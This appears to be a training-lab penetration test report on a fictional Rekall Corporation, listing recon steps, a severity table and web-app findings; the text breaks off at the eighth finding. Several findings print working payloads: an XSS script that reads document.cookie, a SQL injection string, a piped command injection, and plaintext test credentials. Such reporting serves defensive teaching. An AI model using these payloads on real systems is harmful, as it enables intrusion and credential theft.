Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Red Pill, LLC
Contact Name	Dylan Sylvest, Ryan Bloomfield
Contact Title	The One

Document History

Version	Date	Author(s)	Comments
001	02/12/23	Dylan	Initial Draft
002	02/13/23	Ryan	First Draft
003	02/14/23	Dylan/Ryan	Final Draft

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Load balancer configured for the website.
- Input validation, not all areas of the website allowed "script" as a valid form of entry submission.
- Different credentials for admins than other employees
- Lateral movement was required to gain access to Windows Domain Controller.
- ADMBob user was the only user granting access to Windows DC
- Had to be specific with exploits. For example, Web server required SLMail exploit
- Not all password hashes are found in the same file.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Non-complex passwords
- Identical passwords used for multiple access
- Passwords stored in insecure locations
- Seattle Lab Mail
- DCSync availability
- Anonymous access to FizeZilla
- Web application has many vulnerabilities: XSS Scripting, PHP Injection, directory traversal

Executive Summary

Day 1 - Web Vulnerabilities

Reconnaissance:

- Used OSINT tool https://osintframework.com/ to find information about totalrekll.xyz website. Located domain and WHOIS record.
- Further information found using the same OSINT tool, more information gathered on the SSL cert.

Scanning:

- Used NMAP to scan totalrekall.xyz website: 192.168.14.35
- Found open ports: 80 (http) and 3306 (mysql)

Exploits:

- Website exploited via PHP injection, directory traversal, XSS Scripting reflected and stored, Command injection, Brute force, ability to upload an image, sensitive data exposure, and SQL injection.

Day 2 - Linux Vulnerabilities

Reconnaissance:

- Used a Dossier open source tool found within https://osintframework.com/ to find information about the WHOIS domain for the website totalrekall.xyz.
- SSL certificate research about totalrekall.xyz

Scanning:

- Using an aggressive NMAP scan to view all hosts within a 192.168.13.0/24 subnet
- Used Nessus to scan for vulnerabilities on host 192.168.13.12

Exploits:

- Used multiple types of Remote Code Execution exploits to gain access to hosts within the 192.168.13.0/24 framework
- Used a critical bug of Shellshock to run arbitrary commands to gain access to host 192.168.13.11
- Used privilege escalation exploits to gain root access to system 192.168.13.14

Day 3 - Windows Vulnerabilities

Reconnaissance:

- Searched for GitHub repositories belonging to Total Rekall
- Searched website being ran on 172.22.117.20

Scanning:

- Using an aggressive NMAP scan to view all hosts within a 172.22.117.0/24 subnet

Exploits:

- Exploited SLMail to gain access to workstation

Summary Vulnerability Overview

Vulnerability	Severity
XSS Scripting Stored	Critical
LFI (Local File Inclusion)	Critical
SQL Injection	Critical
Command Injection	Critical
PHP Injection	Critical
SLMail	Critical
Credential Dump	Critical
HTTP Enumeration	Critical
Root Access	Critical
Apache Tomcat	Critical
LSASS Dump to get Admin Credentials	Critical
Lateral Movement	Critical
Drupal	Critical
Shellshock RCE	Critical
Domain Controller Sync	Critical
Jakarta	High
Username and Password hash in Github repository	High
Brute Force Attacks	High
Sensitive Data Exposure	High
Directory Traversal	Medium
FTP Enumeration	Medium
XSS Scripting Reflected	Medium
SSH	Medium
Windows Task Scheduler	Low
Aggressive NMAP scan	Informational

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	**8 Total** **1 Web Host** 192.168.14.35 **5 Linux Hosts** 192.168.13.10 192.168.13.11


	192.168.13.12 192.168.13.13 192.168.13.14 **2 Windows Hosts** 172.22.117.10 (workstation) 172.22.117.20 (domain controller)
Ports	53 - domaIn 80 - http 88- kerberos 106 - pop3pw 110 - pop3 135 - msrpc 139 - netbios-ssn 389 - ldap 443 - ssl/http 445 - microsoft-ds? 8009 - Apache Jserv 8080 - Apache Tomcat


Exploitation Risk	Total
Critical	15
High	4
Medium	4
Low	1
Informational	1

Vulnerability Findings


Web Vulnerabilities


Vulnerability 1	Findings
Title	XSS Scripting Reflected
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	Malicious script successfully reflected on website: <script>alert(“Your Session information” + document.cookie)</script>

Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation


Vulnerability 2	Findings
Title	XSS Scripting Stored
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Found the comments page of the website allowing “script”. We were able to run the code **<script>alert(“Hello”)</script>**
Images	
Affected Hosts	192.168.14.35
Remediation	XSS protection to prevent script code. input validation as well.



Vulnerability 3	Findings
Title	LFI (Local File Inclusion)

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Able to upload our own .php file on the **/Memory-Planner.php** page
Images	
Affected Hosts	192.168.14.35
Remediation	Prevent users from passing input into file systems and API framework


Vulnerability 4	**Findings**
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Able to input **wgoat' OR '1'='1** into the login password field successfully resulting in SQL exploit.
Images	

Affected Hosts	192.168.14.35
Remediation	Do not allow web app for direct user input


Vulnerability 5	**Findings**
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Able to inject the command **192.168.14.35 | cat vendors.txt** at /Networking.php page
Images	
Affected Hosts	192.168.14.35
Remediation	Input validation, use of special characters such as “|”


Vulnerability 6	Findings
Title	Brute Force Attacks
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Able to login with both credentials **melina:melina** and admin **dougquaid:kuato**
Images	 
Affected Hosts	192.168.14.35
Remediation	Require employees to have complex passwords. Lock out accounts after a

	minimum of 3 login attempts.

Vulnerability 7	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	After accessing the /souvenirs.php page, we were able to enter the same command from our LFI exploit into the browser toolbar successfully exploiting a PHP injection.
Images	
Affected Hosts	192.168.14.35
Remediation	Do not allow the web application to directly call anything from the PHP environment: exec(), system(), shell_exec()


Vulnerability 8	Findings
Title	Directory traversal

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
